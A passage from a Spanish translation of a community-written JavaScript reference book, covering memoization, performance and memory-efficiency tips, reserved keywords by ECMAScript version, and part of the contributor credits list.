Si paso valores pequeños de 1 a 100 por ejemplo, no habría problema, pero una vez que empezamos a ir más profundo, podríamos reventar la pila de llamadas o hacer el proceso un poco doloroso para el motor JavaScript en el que estamos haciendo esto, especialmente si el motor no cuenta con optimización tail-call (aunque Douglas Crockford dice que ES6 nativo tiene optimización tail-call incluida).

Podríamos codificar nuestro propio diccionario desde 1 hasta dios sabe qué número con sus correspondientes factoriales, pero no estoy seguro de que sea recomendable. Vamos a crear un memoizer, ¿de acuerdo?

```
var fact = (function() {
	var cache = {}; // Inicializar un objeto de caché de memoria
	// Utiliza y devuelve esta función para comprobar si val está en caché
	function checkCache(val) {
		if (val in cache) {
			console.log('It was in the cache :D');
			return cache[val]; // devolver en caché
		} else {
			cache[val] = factorial(val); // lo almacenamos en caché
			return cache[val]; // y luego devolverlo
		}
		/* Otras alternativas de comprobación son:
		|| cache.hasOwnProperty(val) or !!cache[val]
		|| pero no funcionaría si los resultados de esas ejecuciones
		|| fueran valores falsos.
		*/
	}
	// Creamos y nombramos la función real que se va a utilizar
	function factorial(num) {
		return (num === 0)? 1 : num * factorial(num - 1);
	} // Fin de la función factorial
	/* Devolvemos la función que comprueba, no la que
	|| que calcula porque resulta que es recursiva,
	|| Si no lo fuera podríamos evitar crear una función extra
	|| extra en esta función de cierre auto-invocable.
	*/
	return checkCache;
}());
```

Ahora podemos empezar a utilizarlo:

```
> fact(100)
<· 9.33262154439441e+157
> fact(100)
  It was in the cache :D
<· 9.33262154439441e+157
```

Ahora que me pongo a reflexionar sobre lo que hice, si hubiera incrementado desde 1 en lugar de decrementar desde *num*, podría haber almacenado en caché todas las factoriales desde 1 hasta *num* en la caché de forma recursiva, pero eso lo dejaré para ti.

Esto está muy bien, pero ¿y si tenemos **varios parámetros**? ¿Es un problema? No del todo, podemos hacer algunos buenos trucos como usar `JSON.stringify()` en el array de argumentos o incluso una lista de valores de los que dependerá la función (para enfoques orientados a objetos). Esto se hace para generar una clave única con todos los argumentos y dependencias incluidos.

También podemos crear una función que "memoice" otras funciones, utilizando el mismo concepto de ámbito que antes (devolviendo una nueva función que utiliza la original y tiene acceso al objeto caché):

ATENCIÓN: sintaxis ES6, si no te gusta, sustituye ... por nada y usa el truco `var args = Array.prototype.slice.call(null, arguments);` sustituye `const` y `let` por `var`, y las demás cosas que ya sabes.

```
function memoize(func) {
      let cache = {};
      // Puede optar por no nombrar la función
      function memoized(...args) {
            const argsKey = JSON.stringify(args);
            // Las mismas alternativas se aplican a este ejemplo
            if (argsKey in cache) {
                  console.log(argsKey + ' was/were in cache :D');
                  return cache[argsKey];
            } else {
                  cache[argsKey] = func.apply(null, args); // Cachéalo
                  return cache[argsKey]; // Y luego devolverlo
            }
      }
      return memoized; // Devuelve la función memoizada
}
```

Ahora note que esto funcionará para múltiples argumentos pero no será de mucha utilidad en métodos orientados a objetos creo, usted puede necesitar un objeto extra para las dependencias. También, `func.apply(null, args)` puede ser reemplazado por `func(...args)` ya que la desestructuración de array los enviará por separado en lugar de como una forma de array. Además, sólo como referencia, pasar un array como argumento a `func` no funcionará a menos que uses `Function.prototype.apply` como hice yo.

Para utilizar el método anterior basta con:

```
const newFunction = memoize(oldFunction);
// Asumiendo que la nueva oldFunction sólo suma/concatena:
newFunction('meaning of life', 42);
// -> "meaning of life42"
newFunction('meaning of life', 42); // de nuevo
// => ["meaning of life",42] estaba/estábamos en caché :D
// -> "meaning of life42"
```

Sección 104.5: Inicializar propiedades de objetos con null

Todos los compiladores JIT de JavaScript modernos intentan optimizar el código basándose en las estructuras de objetos esperadas. Algún consejo de mdn.

> Afortunadamente, los objetos y propiedades suelen ser "predecibles", y en tales casos su estructura subyacente también puede serlo. Los JIT pueden basarse en esto para hacer más rápidos los accesos predecibles.

La mejor manera de hacer que un objeto sea predecible es definir toda la estructura en un constructor. Así que, si vas a añadir algunas propiedades extra después de la creación del objeto, defínelas en un constructor con `null`. Esto ayudará al optimizador a predecir el comportamiento del objeto durante todo su ciclo de vida. Sin embargo, todos los compiladores tienen diferentes optimizadores, y el aumento de rendimiento puede ser diferente, pero en general es una buena práctica definir todas las propiedades en un constructor, incluso cuando su valor aún no se conoce.

Es hora de hacer algunas pruebas. En mi prueba, estoy creando un gran array de algunas instancias de clase con un bucle `for`. Dentro del bucle, estoy asignando la misma cadena a la propiedad "x" de todos los objetos antes de la inicialización del array. Si el constructor inicializa la propiedad "x" con `null`, el array siempre se procesa mejor, aunque esté haciendo una sentencia extra.

Esto es un código:

```
function f1() {
	var P = function () {
		this.value = 1
	};
	var big_array = new Array(10000000).fill(1).map((x, index)=> {
		p = new P();
		if (index > 5000000) {
			p.x = "some_string";
		}
		return p;
	});
	big_array.reduce((sum, p)=> sum + p.value, 0);
}
function f2() {
	var P = function () {
		this.value = 1;
		this.x = null;
	};
	var big_array = new Array(10000000).fill(1).map((x, index)=> {
		p = new P();
		if (index > 5000000) {
			p.x = "some_string";
		}
		return p;
	});
	big_array.reduce((sum, p)=> sum + p.value, 0);
}
(function perform(){
	var start = performance.now();
	f1();
	var duration = performance.now() - start;
	console.log('duration of f1 ' + duration);
	start = performance.now();
	f2();
	duration = performance.now() - start;
	console.log('duration of f2 ' + duration);
})()
```

Este es el resultado para Chrome y Firefox.

```
     FireFox    Chrome
--------------------------
f1   6,400      11,400
f2   1,700      9,600
```

Como podemos ver, las mejoras de rendimiento son muy diferentes entre ambos.

Sección 104.6: Reutilizar objetos en vez de recrearlos

Ejemplo A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // objeto de retorno creado en cada llamada
      return {x:0,y:0};
}
function test1(a){ // devolver objeto suministrado
      a.x=0;
      a.y=0;
      return a;
}
for(i = 0; i < 100; i ++){ // Bucle A
      b = test();
}
for(i = 0; i < 100; i ++){ // Bucle B
      b = test1(a);
}
```

El bucle B es 4 (400%) veces más rápido que el bucle A.

Es muy ineficiente crear un nuevo objeto en código de rendimiento. El bucle A llama a la función `test()` que devuelve un nuevo objeto en cada llamada. El objeto creado se descarta en cada iteración, el Bucle B llama a `test1()` que requiere que se suministre el objeto devuelto. De este modo se utiliza el mismo objeto y se evita la asignación de un nuevo objeto, así como excesivas visitas a la GC. (GC no se incluyeron en la prueba de rendimiento).

Ejemplo B

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
      return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
      a.x= a.x * 10;
      a.y= a.y * 10;
      return a;
}
for(i = 0; i < 100; i++){ // Bucle A
      b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Bucle B
      a.x = 10;
      a.y = 10;
      b = test3(a);
}
```

El bucle B es 5 (500%) veces más rápido que el bucle A.

Sección 104.7: Preferir variables locales a globales, atributos y valores indexados

Los motores de JavaScript buscan primero variables dentro del ámbito local antes de extender su búsqueda a ámbitos mayores. Si la variable es un valor indexado en un array, o un atributo en un array asociativo, primero buscará el array padre antes de encontrar el contenido.

Esto tiene implicaciones cuando se trabaja con código de rendimiento crítico. Tomemos por ejemplo un bucle `for` común:

```
var global_variable = 0;
function foo(){
      global_variable = 0;
      for (var i=0; i<items.length; i++) {
            global_variable += items[i];
      }
}
```

En cada iteración del bucle `for`, el motor buscará los `items`, buscará el atributo `length` dentro de los elementos, buscará de nuevo los `items`, buscará el valor en el índice `i` de los `items`, y finalmente buscará la `global_variable`, probando primero el ámbito local antes de comprobar el ámbito global.

Una reescritura performante de la función anterior es:

```
function foo(){
      var local_variable = 0;
      for (var i=0, li=items.length; i<li; i++) {
            local_variable += items[i];
      }
      return local_variable;
}
```

Para cada iteración en el bucle `for` reescrito, el motor buscará `li`, buscará `items`, buscará el valor en el índice `i`, y buscará `local_variable`, esta vez sólo necesitando comprobar el ámbito local.

Sección 104.8: Coherencia en el uso de los números

Si el motor es capaz de predecir correctamente que estás utilizando un tipo pequeño específico para tus valores, será capaz de optimizar el código ejecutado.

En este ejemplo, utilizaremos esta función trivial para sumar los elementos de una matriz y obtener el tiempo que ha tardado:

```
// propiedades de suma
var sum = (function(arr){
      var start = process.hrtime();
      var sum = 0;
      for (var i=0; i<arr.length; i++) {
            sum += arr[i];
      }
      var diffSum = process.hrtime(start);
      console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
      return sum;
})(arr);
```

Hagamos un array y sumemos los elementos:

```
var N = 12345,
arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Resultado:

```
La suma tardó 384416 nanosegundos
```

Ahora, hagamos lo mismo, pero sólo con números enteros:

```
var N = 12345,
arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Resultado:

```
La suma tardó 180520 nanosegundos
```

Sumar números enteros me llevó la mitad de tiempo.

Los motores no utilizan los mismos tipos que en JavaScript. Como probablemente sepas, todos los números en JavaScript son números de coma flotante de doble precisión IEEE754, no hay una representación específica disponible para los enteros. Pero los motores, cuando pueden predecir que sólo usas enteros, pueden usar una representación más compacta y rápida de usar, por ejemplo, enteros cortos.

Este tipo de optimización es especialmente importante para aplicaciones de cálculo o datos intensivos.

Capítulo 105: Eficiencia de la memoria

Sección 105.1: Inconveniente de crear un método privado real

Uno de los inconvenientes de crear métodos privados en JavaScript es la ineficiencia de memoria, ya que se creará una copia del método privado cada vez que se cree una nueva instancia. Vea este sencillo ejemplo.

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;
    // método privado
    var formatPhoneNumber = function(number) {
        // formatear el número de teléfono en función de la entrada
    };
    // método público
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

Cuando se crean varias instancias, todas tienen una copia del método `formatPhoneNumber`.

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Por lo tanto, sería genial evitar el uso del método privado sólo si es necesario.

Apéndice A: Palabras clave reservadas

Determinadas palabras -las llamadas *palabras clave*- reciben un tratamiento especial en JavaScript. Hay una plétora de diferentes tipos de palabras clave, y han cambiado en diferentes versiones del lenguaje.

Sección A.1: Palabras clave reservadas

JavaScript tiene una colección predefinida de palabras clave reservadas que no puede utilizar como variables, etiquetas o nombres de función.

ECMAScript 1

```
Version = 1
```

A - E	E - R	S - Z
break	export	super
case	extends	**switch**
catch	**false**	**this**
class	**finally**	**throw**
const	**for**	**true**
continue	**function**	**try**
debugger	if	**typeof**
default	import	**var**
delete	in	**void**
do	**new**	while
else	**null**	with
enum	**return**	

ECMAScript 2

Se han añadido **24** palabras clave reservadas adicionales. (Nuevas adiciones en negrita).

```
Version = 3 Version = E4X
```

A - F	F - P	P - Z
abstract	**final**	**public**
boolean	**finally**	**return**
break	**float**	**short**
byte	**for**	**static**
case	**function**	super
catch	**goto**	**switch**
char	if	**synchronized**
class	**implements**	**this**
const	import	**throw**
continue	in	**throws**
debugger	**instanceof**	**transient**
default	**int**	**true**
delete	**interface**	**try**
do	**long**	**typeof**
double	**native**	**var**
else	**new**	**void**
enum	**null**	**volatile**
export	**package**	while
extends	**private**	with
false	protected	

ECMAScript 5 / 5.1

No ha habido cambios desde *ECMAScript 3*.

ECMAScript 5 eliminó `int`, `byte`, `char`, **`goto`**, `long`, `final`, `float`, `short`, `double`, `native`, `throws`, `boolean`, `abstract`, `volatile`, `transient` y `synchronized`; añadió **`let`** y `yield`.

A — F	*F — P*	*P — Z*
`break`	**`finally`**	`public`
`case`	**`for`**	**`return`**
`catch`	**`function`**	**`static`**
`class`	`if`	`super`
`const`	`implements`	**`switch`**
`continue`	`import`	**`this`**
`debugger`	`in`	**`throw`**
`default`	**`instanceof`**	**`true`**
`delete`	`interface`	**`try`**
`do`	**`let`**	**`typeof`**
`else`	**`new`**	**`var`**
`enum`	**`null`**	**`void`**
`export`	`package`	`while`
`extends`	`private`	`with`
`false`	`protected`	**`yield`**

`implements`, **`let`**, `private`, `public`, `interface`, `package`, `protected`, **`static`** y `yield` sólo están **prohibidos en modo estricto**.

`eval` y `arguments` no son palabras reservadas, pero actúan como tales en **modo estricto**.

ECMAScript 6 / ECMAScript 2015

A — E	*E — R*	*S — Z*
`break`	`export`	`super`
`case`	`extends`	**`switch`**
`catch`	**`finally`**	**`this`**
`class`	**`for`**	**`throw`**
`const`	**`function`**	**`try`**
`continue`	`if`	**`typeof`**
`debugger`	`import`	**`var`**
`default`	`in`	**`void`**
`delete`	**`instanceof`**	`while`
`do`	**`new`**	`with`
`else`	**`return`**	`yield`

Futuras palabras clave reservadas

Las siguientes son palabras clave reservadas para el futuro por la especificación ECMAScript. Actualmente no tienen ninguna funcionalidad especial, pero podrían tenerla en el futuro, por lo que no pueden utilizarse como identificadores.

`enum`

Los siguientes sólo se reservan cuando se encuentran en código de modo estricto:

```
implements   package      public
interface    private      static
let          protected
```

Futuras palabras clave reservadas en normas más antiguas

Las siguientes están reservadas como palabras clave futuras por las especificaciones ECMAScript más antiguas (ECMAScript 1 hasta 3).

```
abstract     float        short
boolean      goto         synchronized
byte         instanceof   throws
char         int          transient
double       long         volatile
final        native
```

Además, los literales `null`, `true` y `false` no pueden utilizarse como identificadores en ECMAScript.

Desde la Red de Desarrolladores de Mozilla.

Sección A.2: Identificadores y nombres de identificadores

En cuanto a las palabras reservadas, hay una pequeña distinción entre los *"Identificadores"* utilizados para los nombres de variables o funciones y los *"Nombres de Identificador"* permitidos como propiedades de los tipos de datos compuestos.

Por ejemplo, lo siguiente producirá un error de sintaxis ilegal:

```
var break = true;
```

> Uncaught SyntaxError: Unexpected token break

Sin embargo, el nombre se considera válido como propiedad de un objeto (a partir de ECMAScript 5+):

```
var obj = {
    break: true
};
console.log(obj.break);
```

Citando esta respuesta:

De la especificación del lenguaje ECMAScript® 5.1:

> Sección 7.6
>
> Los Nombres Identificadores son tokens que se interpretan de acuerdo con la gramática dada en la sección "Identificadores" del capítulo 5 del estándar Unicode, con algunas pequeñas modificaciones. Un `IdentifierName` que no es una `ReserverWord` (véase 7.6.1).

> **Sintaxis**
>
> ```
> Identifier ::
>     IdentifierName pero no ReservedWord
> ```

Por especificación, una `ReservedWord` es:

> Sección 7.6.1
>
> Una palabra reservada es un `IdentifierName` que no puede utilizarse como `Identifier`.
>
> ```
> ReservedWord ::
>       Keyword
>       FutureReservedWord
>       NullLiteral
>       BooleanLiteral
> ```

Esto incluye palabras clave, palabras clave futuras, `null` y literales booleanos. La lista completa de palabras clave se encuentra en la sección 7.6.1 y la de literales en la sección 7.8.

Lo anterior (Sección 7.6) implica que los `IdentifierNames` pueden ser `ReservedWords`, y de la especificación para inicializadores de objetos:

> Sección 11.1.5
>
> **Sintaxis**
>
> ```
> ObjectLiteral :
>       { }
>       { PropertyNameAndValueList }
>       { PropertyNameAndValueList , }
> ```

Donde `PropertyName` es, por especificación:

```
PropertyName :
      IdentifierName
      StringLiteral
      NumericLiteral
```

Como puede ver, un `PropertyName` puede ser un `IdentifierName`, permitiendo así que `ReservedWords` sean `PropertyNames`. Esto nos dice de forma concluyente que, *por especificación*, está permitido tener `ReservedWords` como `class` y `var` como `PropertyNames` sin entrecomillar, al igual que los literales de cadena de caracteres o los literales numéricos.

Para más información, consulte la Sección 7.6 - Nombres e identificadores.

Nota: el resaltador sintáctico de este ejemplo ha detectado la palabra reservada y la ha resaltado. Mientras que el ejemplo es válido JavaScript desarrolladores pueden quedar atrapados por algunas herramientas compilador / transpilador, linter y minificador que argumentan lo contrario.

Créditos

Muchas gracias a todas las personas de Stack Overflow Documentation que ayudaron a proporcionar este contenido, más cambios pueden ser enviados a web@petercv.com para que el nuevo contenido sea publicado o actualizado.

Traductor al español

rortegag

16807	Capítulo 104
2426021684	Capítulos 1, 7, 12, 42 y 59
4444	Capítulo 23
4m1r	Capítulo 100
A.J	Capítulo 61
A.M.K	Capítulos 5, 12, 40, 63, 72 y 73
Aadit M Shah	Capítulo 29
Abdelaziz Mokhnache	Capítulo 1
Abhishek	Capítulo 65
Abhishek Singh	Capítulo 48
Adam Heath	Capítulo 59
adius	Capítulo 31
adriennetacke	Capítulo 68
Aeolingamenfel	Capítulo 62
afzalex	Capítulo 42
Ahmed Ayoub	Capítulo 12
aikeru	Capítulo 14
Ajedi32	Capítulo 16
Akshat Mahajan	Capítulo 53
Ala Eddine JEBALI	Capítulos 1, 24 y 56
Alberto Nicoletti	Capítulos 13, 14 y 43
Alejandro Nanez	Capítulo 12
Alex	Capítulo 63
Alex Filatov	Capítulos 14, 35 y 67
Alex Logan	Capítulo 5
Alexander O'Mara	Capítulo 1
Alexandre N.	Capítulos 1 y 42
aluxian	Capítulo 81
amflare	Capítulo 20
Aminadav	Capítulos 1, 35 y 104
Andrew Burgess	Capítulo 55
Andrew Myers	Capítulo 4
Andrew Sklyarevsky	Capítulos 59 y 98
Andrew Sun	Capítulo 59
Andrey	Capítulo 14
Angel Politis	Capítulos 36 y 47
Angela Amarapala	Capítulo 26
Angelos Chalaris	Capítulos 13, 37 y 46
Ani Menon	Capítulos 1 y 36
Anirudh Modi	Capítulos 12, 19, 50, 60 y 62
Anirudha	Capítulo 103
Anko	Capítulo 1
Ankur Anand	Capítulo 1
Anurag Singh Bisht	Capítulo 87

Ara Yeressian	Capítulo 42
Araknid	Capítulos 11 y 30
arbybruce	Capítulo 33
Armfoot	Capítulo 62
AstroCB	Capítulo 1
Aswin	Capítulo 21
Atakan Goktepe	Capítulo 5
ATechieThought	Capítulo 1
Ates Goral	Capítulos 3, 35 y 42
Awal Garg	Capítulos 41 y 42
azz	Capítulo 10
Badacadabra	Capítulo 25
baga	Capítulo 5
balpha	Capítulo 12
Bamieh	Capítulo 12
BarakD	Capítulo 22
Barmar	Capítulo 14
Basilin Joe	Capítulo 28
Beau	Capítulo 5
Bekim Bacaj	Capítulo 1
Ben	Capítulo 12
Ben McCormick	Capítulo 60
Benjadahl	Capítulo 19
Bennett	Capítulo 70
bfavaretto	Capítulo 1
Bit Byte	Capítulo 89
Black	Capítulo 1
Blindman67	Capítulos 10, 12, 14, 28, 41, 56, 84 y 104
bloodyKnuckles	Capítulo 63
Blubberguy22	Capítulo 11
Blue Sheep	Capítulos 14 y 104
BluePill	Capítulo 7
Blundering Philosopher	Capítulos 1 y 42
bobylito	Capítulo 42
Boopathi Rajaa	Capítulos 22, 41, 50 y 63
Borja Tur	Capítulos 13 y 19
Božo Stojković	Capítulos 1, 12 y 42
Brandon Buck	Capítulo 1
Brendan Doherty	Capítulo 50
brentonstrine	Capítulo 19
Brett DeWoody	Capítulo 12
Brett Zamir	Capítulos 1 y 4
Brian Liu	Capítulo 105
bwegs	Capítulos 1, 56 y 62
C L K Kissane	Capítulo 5
Callan Heard	Capítulo 50
CamJohnson26	Capítulo 50
catalogue_number	Capítulo 1
cchamberlain	Capítulo 5
CD..	Capítulos 12 y 13
cdm	Capítulo 58
cdrini	Capítulos 19 y 55
Cerbrus	Capítulos 1, 5, 14, 17, 40, 42, 99 y 103
cFreed	Capítulo 10
Charlie H	Capítulos 10, 14, 35 y 54

Chong Lip Phang	Capítulo 50
choz	Capítulo 19
Chris	Capítulos 10 y 22
Christian	Capítulo 2
Christian Landgren	Capítulo 13
Christoph	Capítulo 1
Christophe Marois	Capítulo 42
Christopher Ronning	Capítulo 27
Claudiu	Capítulos 7 y 42
Cliff Burton	Capítulos 13 y 19
Code Uniquely	Capítulo 18
codemano	Capítulo 12
code_monk	Capítulo 12
CodingIntrigue	Capítulos 7, 12, 13, 50, 57 y 69
Colin	Capítulo 10
cone56	Capítulo 92
Conlin Durbin	Capítulo 27
CPHPython	Capítulos 5, 12, 19, 50, 56 y 62
Creative John	Capítulo 24
CroMagnon	Capítulos 27 y 48
csander	Capítulos 6, 8, 18, 38, 43, 56 y 85
cswl	Capítulos 15 y 81
Daksh Gupta	Capítulos 1 y 62
Damon	Capítulos 11, 12, 19 y 62
Dan Pantry	Capítulo 42
Daniel	Capítulo 12
Daniel Herr	Capítulos 11, 12, 18, 30, 35, 41, 42 y 55
Daniel LIn	Capítulo 79
daniellmb	Capítulos 1 y 42
daniphilia	Capítulo 102
DarkKnight	Capítulos 19 y 60
dauruy	Capítulo 12
Dave Sag	Capítulos 42 y 100
David Archibald	Capítulo 1
David G.	Capítulos 1 y 42
David Knipe	Capítulo 56
Davis	Capítulos 14, 19, 59 y 62
DawnPaladin	Capítulos 5, 59 y 99
Deepak Bansal	Capítulo 99
Denys Séguret	Capítulo 104
Derek 朕會功夫	Capítulo 35
DevDig	Capítulo 62
Devid Farinelli	Capítulos 1 y 99
devlin carnate	Capítulo 42
Diego Molina	Capítulo 59
dns_nx	Capítulo 12
Domenic	Capítulos 12 y 49
DontVoteMeDown	Capítulo 1
Downgoat	Capítulos 73 y 96
Dr. Cool	Capítulo 90
Dr. J. Testington	Capítulo 12
Drew	Capítulo 14
dunnza	Capítulo 42
Durgpal Singh	Capítulos 19 y 42
DVJex	Capítulo 99

DzinX	Capítulo 12
Ehsan Sajjad	Capítulo 99
Eirik Birkeland	Capítulo 19
Ekin	Capítulos 37 y 67
eltonkamami	Capítulos 18, 19, 31, 62 y 99
Emissary	Capítulos 5, 17, 104 y 106
Emre Bolat	Capítulo 106
Erik Minarini	Capítulo 42
Ethan	Capítulo 62
et_l	Capítulos 13 y 65
Evan Bechtol	Capítulo 42
Everettss	Capítulos 1, 19 y 57
Explosion Pills	Capítulo 81
Fab313	Capítulo 22
fracz	Capítulos 12 y 42
Frank Tan	Capítulo 60
FrankCamara	Capítulo 12
FredMaggiowski	Capítulo 13
fson	Capítulos 42 y 81
Gabriel Furstenheim	Capítulo 41
Gabriel L.	Capítulo 42
Gaurang Tandon	Capítulo 14
Gavishiddappa Gadagi	Capítulo 19
gca	Capítulo 10
gcampbell	Capítulo 7
geekonaut	Capítulos 61, 63 y 89
georg	Capítulo 42
George Bailey	Capítulos 12, 13, 30 y 90
GingerPlusPlus	Capítulo 99
gman	Capítulos 1, 5 y 29
gnerkus	Capítulo 11
GOTO 0	Capítulos 7, 67 y 78
Grundy	Capítulo 10
Guybrush Threepwood	Capítulo 22
H. Pauwelyn	Capítulos 1 y 65
hairboat	Capítulo 19
Hans Strausl	Capítulos 3 y 12
hansmaad	Capítulo 12
Hardik Kanjariya ツ	Capítulos 12,14, 46 y 47
harish gadiya	Capítulo 104
haykam	Capítulos 1, 5, 7 y 101
Hayko Koryun	Capítulo 14
HC_	Capítulo 64
HDT	Capítulo 43
Hendry	Capítulo 91
Henrique Barcelos	Capítulos 42 y 56
Hi I'm Frogatto	Capítulo 7
hiby	Capítulo 33
hindmost	Capítulos 14 y 29
hirnwunde	Capítulo 5
hirse	Capítulo 36
HopeNick	Capítulos 15 y 85
Hunan Rostomyan	Capítulo 12
I am always right	Capítulo 83
Iain Ballard	Capítulo 50
Ian	Capítulos 10, 19 y 35

iBelieve	Capítulos 55 y 57
Igor Raush	Capítulos 10, 41, 42, 57 y 62
Inanc Gumus	Capítulos 1, 5 y 81
inetphantom	Capítulo 1
Ishmael Smyrnow	Capítulo 12
Isti115	Capítulo 12
iulian	Capítulo 15
Ivan	Capítulo 36
ivarni	Capítulo 22
J F	Capítulos 14, 58, 59, 89 y 90
jabacchetta	Capítulo 62
James Donnelly	Capítulo 32
James Long	Capítulo 12
Jamie	Capítulo 10
Jan Pokorný	Capítulo 13
Jason Park	Capítulo 12
Jay	Capítulos 19 y 22
JBCP	Capítulos 3 y 42
jbmartinez	Capítulo 19
jchavannes	Capítulo 30
jchitel	Capítulo 42
JCOC611	Capítulo 40
JDB	Capítulo 19
Jean Lourenço	Capítulo 19
Jef	Capítulo 106
Jeremy Banks	Capítulos 1, 10, 12, 13, 14, 19, 22, 27, 33, 35, 36, 50, 51, 53, 54, 55, 62, 71, 94 y 97
Jeremy J Starcher	Capítulo 12
Jeroen	Capítulos 1 y 11
JimmyLv	Capítulo 81
Jinw	Capítulo 79
jisoo	Capítulo 12
jitendra varshney	Capítulo 1
Jivings	Capítulos 10, 35, 50 y 55
jkdev	Capítulos 3, 10, 12, 18, 30, 35, 36, 39 y 56
JKillian	Capítulo 31
jmattheis	Capítulo 1
John	Capítulo 13
John Archer	Capítulo 99
John C	Capítulo 8
John Oksasoglu	Capítulo 28
John Slegers	Capítulos 1, 8, 12, 35, 42, 53 y 62
John Syrinek	Capítulos 29 y 68
Jonas W.	Capítulo 13
Jonathan Lam	Capítulos 1, 7, 29 y 45
Jonathan Walters	Capítulos 18, 27 y 31
Joseph	Capítulos 19 y 42
Joshua Kleveter	Capítulos 1 y 25
Junbang Huang	Capítulo 76
Just a student	Capítulos 5 y 74
K48	Capítulos 1, 9, 10, 33, 42 y 99
kamoroso94	Capítulos 8, 14, 19 y 64
kanaka	Capítulo 61
kapantzak	Capítulos 20 y 62
Karuppiah	Capítulo 1
Kayce Basques	Capítulo 63

Keith Capítulos 81 y 82
Kemi Capítulo 69
kevguy Capítulos 62 y 63
Kevin Katzke Capítulo 10
Kevin Law Capítulo 19
khawarPK Capítulo 10
Kit Grose Capítulo 54
Knu Capítulos 10, 11, 13, 14, 18, 35, 36, 97 y 99
Kousha Capítulo 10
Kyle Blake Capítulos 10 y 12
L Bahr Capítulos 10, 37, 66 y 102
leo.fcx Capítulo 42
Li357 Capítulo 106
Liam Capítulo 17
Lisa Gagarina Capítulo 65
LiShuaiyuan Capítulo 35
Little Child Capítulo 41
little pootis Capítulo 1
Louis Barranqueiro Capítulos 13, 35 y 65
Luís Hendrix Capítulos 10, 60 y 104
Luc125 Capítulos 7 y 12
luisfarzati Capítulo 42
M. Erraysy Capítulo 12
Maciej Gurban Capítulos 12 y 65
Madara Uchiha Capítulos 19, 20, 59, 60, 81 y 82
maheeka Capítulo 9
maioman Capítulos 19 y 42
Marco Bonelli Capítulos 3, 53 y 96
Marco Scabbiolo Capítulos 3, 10, 13, 17, 20, 27, 30, 42, 46, 56, 57, 68, 69, 81 y 90
Marina K. Capítulos 10 y 104
mark Capítulos 19 y 56
Mark Schultheiss Capítulos 5 y 99
mash Capítulo 10
MasterBob Capítulos 1, 19, 24, 25 y 81
Matas Vaitkevicius Capítulos 1, 6 y 42
Mathias Bynens Capítulo 1
Matt Lishman Capítulo 57
Matt S Capítulo 31
Mattew Whitt Capítulo 42
Matthew Crumley Capítulos 18, 67, 84 y 104
mauris Capítulos 33 y 56
Max Alcala Capítulos 12, 19, 41 y 56
Maximillian Laumeister Capítulo 42
Md. Mahbubul Haque Capítulo 13
MEGADEVOPS Capítulo 1
MegaTom Capítulo 11
Meow Capítulos 7, 11, 14, 19, 59 y 62
metal03326 Capítulos 92 y 99
Michal Pietraszko Capítulo 17
Michał Perłakowski Capítulos 1, 35, 38, 43, 76, 77 y 81
Michiel Capítulo 12
Mijago Capítulo 97
Mike C Capítulos 10, 11, 12, 13, 18, 19, 37, 57 y 65
Mike McCaughan Capítulos 3, 8, 9, 12, 13, 15 y 42
Mikhail Capítulos 5, 7, 12, 14, 33, 39, 45, 55 y 58

Mikki	Capítulo 97
Mimouni	Capítulos 1 y 12
miquelarranz	Capítulo 89
Mobiletainment	Capítulo 89
Mohamed El	Capítulo 55
monikapatel	Capítulo 5
Morteza Tourani	Capítulo 12
Motocarota	Capítulo 42
Mottie	Capítulos 10, 12, 14 y 18
murrayju	Capítulo 81
n4m31ess_c0d3r	Capítulo 10
Nachiketha	Capítulo 63
Naeem Shaikh	Capítulos 42 y 69
nalply	Capítulos 10 y 42
Naman Sancheti	Capítulos 1 y 50
nasoj1100	Capítulo 12
Nathan Tuggy	Capítulo 7
naveen	Capítulo 65
ndugger	Capítulos 17, 19, 22 y 62
Neal	Capítulos 12, 13, 19, 22, 27, 36 y 62
Nelson Teixeira	Capítulo 12
nem035	Capítulos 10, 12, 20, 60 y 65
nhahtdh	Capítulo 31
Nhan	Capítulos 12 y 35
ni8mr	Capítulos 10 y 18
nicael	Capítulos 11, 42, 44 y 99
Nicholas Montaño	Capítulo 102
Nick	Capítulo 1
Nick Larsen	Capítulo 61
NickHTTPS	Capítulo 63
Nikita Kurtin	Capítulos 99 y 104
Nikola Lukic	Capítulos 58 y 101
Nina Scholz	Capítulos 12 y 40
Nisarg	Capítulo 66
npdoty	Capítulo 71
nseepana	Capítulo 104
Nuri Tasdemir	Capítulos 42 y 62
nus	Capítulo 19
nylki	Capítulo 1
Oriol	Capítulo 10
Ortomala Lokni	Capítulo 10
orvi	Capítulos 1 y 18
Oscar Jara	Capítulo 10
Ovidiu Dolha	Capítulo 93
Ozan	Capítulo 75
oztune	Capítulos 5, 18, 55 y 57
P.J.Meisch	Capítulo 62
PageYe	Capítulo 10
Pankaj Upadhyay	Capítulo 62
Parvez Rahaman	Capítulos 30 y 72
patrick96	Capítulo 42
Paul S.	Capítulos 7, 10, 19, 27, 31 y 62
Pawel Dubiel	Capítulos 17 y 59
PedroSouki	Capítulos 23 y 65
pensan	Capítulo 14

Peter Bielak	Capítulo 94
Peter G	Capítulo 5
Peter LaBanca	Capítulo 1
Peter Olson	Capítulo 13
Peter Seliger	Capítulo 22
phaistonian	Capítulo 12
Phil	Capítulo 13
pietrovismara	Capítulo 89
Pinal	Capítulos 19, 42 y 55
pinjasaur	Capítulo 4
PitaJ	Capítulo 65
Pranav C Balan	Capítulo 12
programmer5000	Capítulo 95
ProllyGeek	Capítulos 20, 65 y 79
pzp	Capítulos 8, 30 y 71
Qianyue	Capítulos 12, 60 y 62
QoP	Capítulos 12, 19, 22, 35, 42 y 57
Quartz Fog	Capítulos 31 y 54
Quill	Capítulos 7 y 42
Racil Hilan	Capítulo 34
Rafael Dantas	Capítulo 12
Rahul Arora	Capítulos 20 y 29
Rajaprabhu Aravindasamy	Capítulo 13
Rajesh	Capítulo 10
Rakitić	Capítulo 1
RamenChef	Capítulo 14
Randy	Capítulos 19 y 50
Raphael Schweikert	Capítulo 10
